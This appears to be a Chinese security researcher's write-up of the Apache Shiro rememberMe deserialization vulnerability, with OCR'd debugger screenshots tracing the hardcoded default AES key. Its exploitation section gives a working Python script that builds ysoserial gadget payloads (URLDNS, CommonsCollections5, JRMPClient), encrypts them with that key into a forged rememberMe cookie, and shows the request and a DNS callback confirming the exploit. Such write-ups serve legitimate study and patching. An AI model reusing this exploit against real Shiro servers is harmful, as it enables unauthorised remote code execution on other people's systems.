
```
protected byte[] encrypt(byte[] serialized) {   serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    byte[] value = serialized;   serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}
```

函数首先创建了一个CipherService加密器，加密采用AES算法执行，具体参数如下




```
> this = {CookieRememberMeManager@3887}
> serialized = {byte[352]@4565} [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, 103, 46, 97, 112, 97
> value = {byte[352]@4565} [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, 103, 46, 97, 112, 97, 99
v cipherService = {AesCipherService@4557}
    > modeName = "CBC"
      blockSize = 0
    > paddingSchemeName = "PKCS5Padding"
    > streamingModeName = "CBC"
      streamingBlockSize = 8
    > streamingPaddingSchemeName = "PKCS5Padding"
    > transformationString = "AES/CBC/PKCS5Padding"
      streamingTransformationString = null
    > algorithmName = "AES"
      keySize = 128
      streamingBufferSize = 512
      generateInitializationVectors = true
      initializationVectorSize = 128
      secureRandom = null
```

AES是对称加密算法，且需要一个key值来执行加密




```
protected byte[] encrypt(byte[] serialized) {   serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114
    byte[] value = serialized;   value: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    CipherService cipherService = this.getCipherService();   cipherService: AesCipherService@4557
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());   se
        value = byteSource.getBytes();
    }

    return value;
}
```


而getEncryptionCipherKey函数的**加密key值却是硬编码在代码里**的，这就是**漏洞产生的原因**，给了攻击者伪造rememberMe内容的机会，key值获取如下所示



```java
public byte[] getEncryptionCipherKey() {
    return this.encryptionCipherKey;
}
```




```java
public abstract class AbstractRememberMeManager implements RememberMeManager {
    private static final Logger log = LoggerFactory.getLogger(AbstractRememberMeManager.class);
    private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIxk5D2deZiIxcaaaA==");
    private Serializer<PrincipalCollection> serializer = new DefaultSerializer();   serializer: DefaultSerializer@4556
    private CipherService cipherService = new AesCipherService();   cipherService: AesCipherService@4557
    private byte[] encryptionCipherKey;   encryptionCipherKey: [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, +6 more]
    private byte[] decryptionCipherKey;   decryptionCipherKey: [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, +6 more]

    public AbstractRememberMeManager() { this.setCipherKey(DEFAULT_CIPHER_KEY_BYTES); }
```




```java
public void setEncryptionCipherKey(byte[] encryptionCipherKey) {
    this.encryptionCipherKey = encryptionCipherKey;
}

public byte[] getDecryptionCipherKey() { return this.decryptionCipherKe

public void setDecryptionCipherKey(byte[] decryptionCipherKey) { this.

public byte[] getCipherKey() { return this.getEncryptionCipherKey(); }

public void setCipherKey(byte[] cipherKey) {
    this.setEncryptionCipherKey(cipherKey);
    this.setDecryptionCipherKey(cipherKey);
}
```

执行完加密后将加密的数值进行base64编码后写入Cookie的rememberMe中




```
protected void rememberSerializedIdentity(Subject subject, byte[] serialized) {   subj
    if (!WebUtils.isHttp(subject)) {
        if (log.isDebugEnabled()) {
            String msg = "Subject argument is not an HTTP-aware instance.  This is re
            log.debug(msg);
        }

    } else {
        HttpServletRequest request = WebUtils.getHttpRequest(subject);   request: Shir
        HttpServletResponse response = WebUtils.getHttpResponse(subject);   subject: W
        String base64 = Base64.encodeToString(serialized);   serialized: [-30, 60, 75,
        Cookie template = this.getCookie();   template: SimpleCookie@4555
        Cookie cookie = new SimpleCookie(template);   template: SimpleCookie@4555    c
        cookie.setValue(base64);   base64: "4jxLOKYfHzHaXjrsOAShThpfM2ybJ7VhiPneVJrCa9
        cookie.saveTo(request, response);   request: ShiroHttpServletRequest@4575    r
    }
}
```



```
> base64 = "4jxLOKYfHzHaXjrsOAShThpfM2ybJ7V
> template = {SimpleCookie@4555}
v cookie = {SimpleCookie@4581}
    > name = "rememberMe"
    > value = "4jxLOKYfHzHaXjrsOAShThpfM2ybJ7V
      comment = null
      domain = null
      path = null
      maxAge = 31536000
      version = -1
      secure = false
      httpOnly = true
```

至此，完成加密写cookie的动作

解密过程和加密过程刚好相反，在decrypt函数下断点进行跟进分析即可，同样使用的是硬编码的key值



```
protected byte[] encrypt(byte[] serialized) {
    byte[] value = serialized;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, this.getEncryptionCipherKey());
        value = byteSource.getBytes();
    }

    return value;
}

protected byte[] decrypt(byte[] encrypted) {
    byte[] serialized = encrypted;
    CipherService cipherService = this.getCipherService();
    if (cipherService != null) {
        ByteSource byteSource = cipherService.decrypt(encrypted, this.getDecryptionCipherKey());
        serialized = byteSource.getBytes();
    }

    return serialized;
```

加密顺序为序列化 --> AES加密 --> base64编码，在函数convertPrincipalsToBytes中实现

解密顺序为base64解码 --> AES解密 --> 反序列化，在函数convertBytesToPrincipals中实现

上述过程自行打断点跟进调试即可

0x04 漏洞利用

漏洞利用的关键点是利用硬编码的key值构造恶意cookie，通过恶意cookie值来触发反序列化漏洞

Java反序列化利用神器ysoserial

git clone https://github.com/frohoff/ysoserial.git

参照readme进行编译，我使用的是jdk 1.7.0 和maven 3.8.1，可参考这篇文章https://www.anquanke.com/post/id/229108

编译完成后会在target目录生成ysoserial-0.0.6-SNAPSHOT-all.jar和ysoserial-0.0.6-SNAPSHOT.jar

生成恶意cookie的脚本Shiro-poc.py如下所示


```
import base64
import uuid
import subprocess
from Crypto.Cipher import AES


def rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'URLDNS', command], stdout=subprocess.PIPE)
```

```
    #popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'CommonsCollections5', command], stdout=subprocess.PIPE)
    # popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar',
'JRMPClient', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = "kPH+bIxk5D2deZiIxcaaaA=="  # 默认key值
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext


if __name__ == '__main__':
    #payload =
rememberme('/System/Applications/Calculator.app/Contents/MacOS/Calculator')
    payload = rememberme('http://xxxxxx.dnslog.cn')
    with open("./payload.cookie", "w") as fpw:
        print("rememberMe={}".format(payload.decode()))
```

尝试使用DNSLOG的方式进行验证


首先打开www.dnslog.cn，获取一个subdomain xxxxxx.dnslog.cn，然后将脚本中的域名改为xxxxxx.dnslog.cn

执行python Shiro-poc.py生成payload格式如下(这里要注意下环境中默认java的版本，部分版本会报错，测试使用的版本为1.8.0_333)



```
rememberMe=5m275H5WRDuMTyg9k
lVBg+mZPvBLGYljMdRimykvMK003
/AfHy4ujeykbZxenKotUVbKe/E65
j6tbiyBSt22g==
```

打开Burpsuite，把请求中的rememberMe内容换成payload中的内容，再次发送请求




```
GET /samples_web_war_exploded/ HTTP/1.1
Host: [redacted]:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=F8E5262124E3D02C65C78F00E750E9D4; rememberMe=
zb7py/IfTYqm7AnHB4NfC57mzdSI7oRNvwGA+EfEsNt3qz+RcB4vpI0q0vI0SZ5sUcp0PcLQKH9PgXF5qB55DE
oFD1K5vhHAhM+[redacted]QkU+uAw9fA00LaIS
Dwvlj4Txnlv6tC+b1F[redacted]qw4wCchCPXjHQt81FQs9d
Rhss6RQ3YMoBrW[redacted]66MHsl5X8w0fLDPCvE50/eXTh
CWxLSFGoAJGkAh2p6jYveoL0YQIHGaeEh8QPI[redacted]
Connection: close


```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/samples_web_war_exploded; Max-Age=0; Expires=Tl
Set-Cookie: JSESSIONID=2D18DE2CF507F64FD392B78ACF006C7B; Path=/samples_web_war_explode
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 967
Date: Fri, 15 Jul 2022 07:55:26 GMT
Connection: close








<html>
  <head>
    <link type="text/css" rel="stylesheet" href="/samples_web_war_exploded/style.css",
    <title>
      Apache Shiro Quickstart
    </title>
  </head>
  <body>

    <h1>
      Apache Shiro Quickstart
    </h1>

    <p>
      Hi Guest!
```

查看dnslog的记录，已经收到了请求，漏洞触发成功

tips：感觉触发漏洞的时机没有掌握好，本地调试过程中，发现如果是先登录成功之后，找其中任意一个请求包，把cookie中添加攻击payload再发送，并没有攻击成功。实际测试上，如果把服务端重启下，清掉浏览器缓存，然后发送任意带攻击payload的请求，100%可以成功。

不懂，后续再调试下看准确的触发时机是什么



